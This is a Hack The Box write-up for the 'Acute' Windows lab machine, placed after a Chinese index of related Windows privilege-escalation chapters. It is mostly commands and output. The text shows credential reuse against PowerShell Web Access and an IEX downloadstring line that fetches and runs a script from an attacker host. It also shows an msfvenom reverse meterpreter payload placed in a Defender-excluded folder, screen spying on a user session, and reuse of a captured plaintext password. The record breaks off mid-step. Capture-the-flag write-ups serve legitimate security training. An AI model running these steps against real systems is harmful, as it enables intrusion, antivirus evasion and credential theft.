Windows 服务权限与执行上下文

从服务账户到高权限进程,中间可能经过受限 PowerShell、打印服务、.NET 应用或文件系统重解析。本章保留每次身份切换和失败返回,便于区分账户权限、进程架构、会话类型与文件访问范围。

分析重点

Acute、Reel2 的 PowerShell 会话限制与命令运行账户是不同条件。

Driver、Fighter 的后续利用依赖打印服务或驱动环境,目标版本和架构随原始输出保留。


Proper 的 Junction、ServMon 的本机接口和 PivotAPI 的 API 监控各有文件或服务侧证据。

案例与技术索引

分析入口 实验来源 技术点
受限 PowerShell 会话与组成员权限 acute PowerShell、会话权限、Active Directory
SCF 认证请求与打印服务 driver NTLM、SCF、PrintNightmare、CVE-2021-1675
MSSQL 执行上下文与驱动漏洞 fighter MSSQL、驱动漏洞、逆向



API 监控与服务凭据恢复 pivotapi API Monitor、Kerberos、PrintSpoofer
完整性参数与目录 Junction proper 竞态条件、Junction、Windows
邮件认证、受限会话与符号链接 reel2 OWA、NTLM、PowerShell、符号链接
NVMS 路径与本机管理服务 ServMon 路径穿越、NSClient++、端口转发

受限 PowerShell 会话与组成员权限

从文档元数据与默认口令进入 PowerShell Web Access,再跟踪会话配置、可修改脚本与用户切换。最终权限依赖站点管理员组的成员管理能力。

来源 acute · 原记录 2022-02-16 · 51 个代码块 · 6 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Windows
Difficulty: Hard
Points: 40
Release: 12 Feb 2022
IP: 10.10.11.145

  • my htb rank

Enumeration

NMAP

1
2
3
4
5
┌──(root💀kali)-[~/hackthebox/machine/acute]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.145
PORT STATE SERVICE VERSION
443/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

We have only one TCP port and it gives us hostname. Let’s add it to our hosts file and access the web.

It looks like a healthcare website. Under ‘About Us’ you will get employee/user names as well as from right top corner you will get a document file ‘New Starter Forms’.

Download the document. It is a induction checklist for new employees.

From this document we will get couple crucial things.

1
2
3
IT overview

Arrange for the new starter to receive a demonstration on using IT tools which may include MUSE, myJob and Google accounts. Walk the new starter through the password change policy, they will need to change it from the default Password1!. Not all staff are changing these so please be sure to run through this.

The default password is Password1! and some staff members are still using the same password for their account. We have a PSWA (PowerShell WebAccess) session/configuration name dc_manage

1
2
3
4
5
6
7
8
9
Initial Probation Meeting (For Academic staff on Probation only)


Arrange initial probation meeting between Probationer, Head of Department and Probation Adviser.

Run through the new PSWA to highlight the restrictions set on the sessions named dc_manage.

The probation plan should be completed within a month of the start date and should include a requirement to register with LETs re: rate to gain within 3 months of starting. Fellowship of the Higher Education Academy (FHEA).

We also have link to PSWA https://atsserver.acute.local/Acute_Staff_Access

1
2
3
4
5
Induction meetings with management staff

Arrange for the new starter to meet with other staff in the department as appropriate. This could include the Head of Department and/or other members of the appointee’s team. Complete the https://atsserver.acute.local/Acute_Staff_Access training

Induction Coordinator

Now we can access the remote powershell via browser. Lastly, Lois user has highest privileges and she can change group membership of any user for group called site admin

1
**Lois is the only authorized personnel to change Group Membership, Contact Lois to have this approved and changed if required. Only Lois can become site admin. **

Now we have couple things in loot box, let’s access PSWA.

Se need username, password and computer name. So far we have employee names from website, we have default password. But we don’t have computer name.

If we run exiftool on this downloaded docx file, we will get remaining information.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
┌──(root💀kali)-[~/hackthebox/machine/acute]
└─# exiftool New_Starter_CheckList_v7.docx
ExifTool Version Number : 12.39
File Name : New_Starter_CheckList_v7.docx
Directory : .
File Size : 34 KiB
File Modification Date/Time : 2022:02:16 10:07:39-05:00
File Access Date/Time : 2022:02:16 10:09:02-05:00
File Inode Change Date/Time : 2022:02:16 10:08:07-05:00
File Permissions : -rw-r--r--
File Type : DOCX
File Type Extension : docx
MIME Type : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version : 20
Zip Bit Flag : 0x0006
Zip Compression : Deflated
Zip Modify Date : 1980:01:01 00:00:00
Zip CRC : 0x079b7eb2
Zip Compressed Size : 428
Zip Uncompressed Size : 2527
Zip File Name : [Content_Types].xml
Creator : FCastle
Description : Created on Acute-PC01
Last Modified By : Daniel
Revision Number : 8
Last Printed : 2021:01:04 15:54:00Z
Create Date : 2021:12:08 14:21:00Z
Modify Date : 2021:12:22 00:39:00Z
Template : Normal.dotm
Total Edit Time : 2.6 hours
Pages : 3
Words : 886
Characters : 5055
Application : Microsoft Office Word
Doc Security : None
Lines : 42
Paragraphs : 11
Scale Crop : No
Heading Pairs : Title, 1
Titles Of Parts :
Company : University of Marvel
Links Up To Date : No
Characters With Spaces : 5930
Shared Doc : No
Hyperlinks Changed : No
App Version : 16.0000

From this metadata we got two things, computer name that is Acute-Pc01 from description and username format FCastle from Creator. Let’s login

1
2
3
username: EDavies
Password: Password1!
Computer Name: Acute-PC01

We have these employee names, we can save them in a format.

1
2
3
4
5
6
7
8
┌──(root💀kali)-[~/hackthebox/machine/acute]
└─# cat users.txt
edavies
chall
awallace
imonks
jmorgon
lhopkins

Out all these usernames, edavies worked with Password1! I believe this employee is still hasn’t changed the default password.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
PS C:\Users\edavies\Documents> 

whoami /groups


GROUP INFORMATION

-----------------


Group Name Type SID Attributes


========================================== ================ ============ ==============================================

====

Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled g

roup

BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled g

roup

BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled g

roup

NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled g

roup

NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled g

roup

NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled g

roup

Authentication authority asserted identity Well-known group S-1-18-1 Mandatory group, Enabled by default, Enabled g

roup

Mandatory Label\Medium Mandatory Level Label S-1-16-8192

We have edavies shell. If we run ipconfig /all then we’d get below info.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
PS C:\Users\edavies\Documents> 

ipconfig /all


Windows IP Configuration


Host Name . . . . . . . . . . . . : Acute-PC01

Primary Dns Suffix . . . . . . . : acute.local

Node Type . . . . . . . . . . . . : Hybrid

IP Routing Enabled. . . . . . . . : No

WINS Proxy Enabled. . . . . . . . : No

DNS Suffix Search List. . . . . . : acute.local


Ethernet adapter Ethernet 2:


Connection-specific DNS Suffix . :

Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter #2

Physical Address. . . . . . . . . : 00-15-5D-E8-0A-01

DHCP Enabled. . . . . . . . . . . : No

Autoconfiguration Enabled . . . . : Yes

Link-local IPv6 Address . . . . . : fe80::9513:4361:23ec:64fd%14(Preferred)

IPv4 Address. . . . . . . . . . . : 172.16.22.2(Preferred)

Subnet Mask . . . . . . . . . . . : 255.255.255.0

Default Gateway . . . . . . . . . : 172.16.22.1

DHCPv6 IAID . . . . . . . . . . . : 251663709

DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-29-1F-44-00-15-5D-E8-02-00

DNS Servers . . . . . . . . . . . : 172.16.22.1

NetBIOS over Tcpip. . . . . . . . : Enabled

As you can see, the IP address is different from machine IP. It looks like a container or virtual machine (hyper-v). We can ping the gateway IP address.

We can check foe open port on the gateway IP address.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
PS C:\Users\edavies\Documents> 

Test-NetConnection 172.16.22.1 -port 445


ComputerName : 172.16.22.1

RemoteAddress : 172.16.22.1

RemotePort : 445

InterfaceAlias :

SourceAddress :

TcpTestSucceeded : True

As you can see, port 445 is open. We can run powershell script to get to know open ports on gateway IP address.

  • Minimalistic-offensive-security-tools
1
2
3
python2 -m SimpleHTTPServer 80

IEX(New-Object Net.Webclient).downloadstring('http://10.10.14.30/port-scan-tcp.ps1')

IEX will download and execute the script. If you try to download it and execute manually using curl or method then it will not work. Now run below command to start finding open ports on that IP address.

1
1..1024 | foreach { port-scan-tcp 172.16.22.1 $_ } > ports_open_gateway

After couple minutes we can check the open ports dumped into that file.

1
Get-Content .\ports_open_gateway

Looks like this IP is Domain Controller, as it is running Kerberos and LDAP. Let’s get a real shell by uploading our reverse shell executable. If we try to run executable from either home directory or programdata, it gives us error message.

1
2
3
4
5
6
7
8
┌──(root💀kali)-[~/hackthebox/machine/acute]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.30 LPORT=9001 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe

Antivirus is running, probably defender. So, we can query the registry to find whitelisted paths.

1
2
3
4
5
6
7
8
9
10
11
PS C:\Users\edavies\Documents> 

reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths

C:\Utils REG_DWORD 0x0

C:\Windows\System32 REG_DWORD 0x0

As you can see, there are two folders which are whitelisted. We can use ‘utils’ directory to execute our payloads. Let’s download our executable there and run it.

1
2
curl 10.10.14.30/reverse.exe -o reverse.exe
.\reverse.exe
1
2
3
4
5
6
7
8

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.30:9001
[*] Sending stage (200262 bytes) to 10.10.11.145
[*] Meterpreter session 1 opened (10.10.14.30:9001 -> 10.10.11.145:49778 ) at 2022-02-16 12:14:39 -0500

meterpreter > getuid
Server username: ACUTE\edavies

Alright, we have working shell now. Let’s switch to powershell and enumerate.

1
2
3
4
PS C:\utils> net user edavies /domain
The request will be processed at a domain controller for domain acute.local.
System error 1722 has occurred.
The RPC server is unavailable.

If we try to query the domain, we’d get this above error. So, we can’t query domain for anything. Let’s run ‘WinPeas’ application and find LPE paths.

1
2
3
4
RDP Sessions
SessID pSessionName pUserName pDomainName State
SourceIP
1 Console edavies ACUTE Active

WinPeas gives us this information. RDP session is running on the machine and logged in as ‘Edavies’ user. If it is RDP then its GUI not cmd line. We have to see what’s happening on the box.

We have access ‘edavies’ user. Now we can check what’s happening on that RDP.

1
2
3
4
meterpreter > screenshare -q 100
[*] Preparing player...
[*] Opening player at: /root/hackthebox/machine/acute/TPORyMMW.html
[*] Streaming...

It started streaming the GUI. We need to access it via browser by visiting that player path.


After waiting for couple minutes, a powershell window pops up and starts running powershell commands.

1
screenshare -q 100 -d 5000

As you can see based on executing commands, it is trying to start a new powershell session with an user (imonks) password and it is also using a configuration to access the session.

1
2
3
$pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force
$cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $pass)
Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -credential $cred

The above command is being executed. We could have used that password to login via RDP, but RDP is not enabled on main host (not hyper-v). We have to use this technique only.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\utils> $pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force
PS C:\utils> $cred = New-Object System.Management.Automation.PSCredential
("acute\imonks", $pass)
PS C:\utils> Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred
Enter-PSSession : The term 'Measure-Object' is not recognized as the name of a cmdlet,
function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify
that the path is correct and try
again.
At line:1 char:1
+ Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : ObjectNotFound: (Measure-Object:String) [Enter-
PSSession], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

As you can see it is giving us the same error as RDP screenshot. It’s not able to find ‘Measure-Object’ cmdlet is not recognized by the powershell.

1
2
PS C:\utils> get-command | select-string 'Measure-Object'
Measure-Object

It is available to ‘Edavie’ user but not to ‘imonks’ user. However, the credentials are not wrong. We can try to invoke-command to execute windows commands.

1
2
3
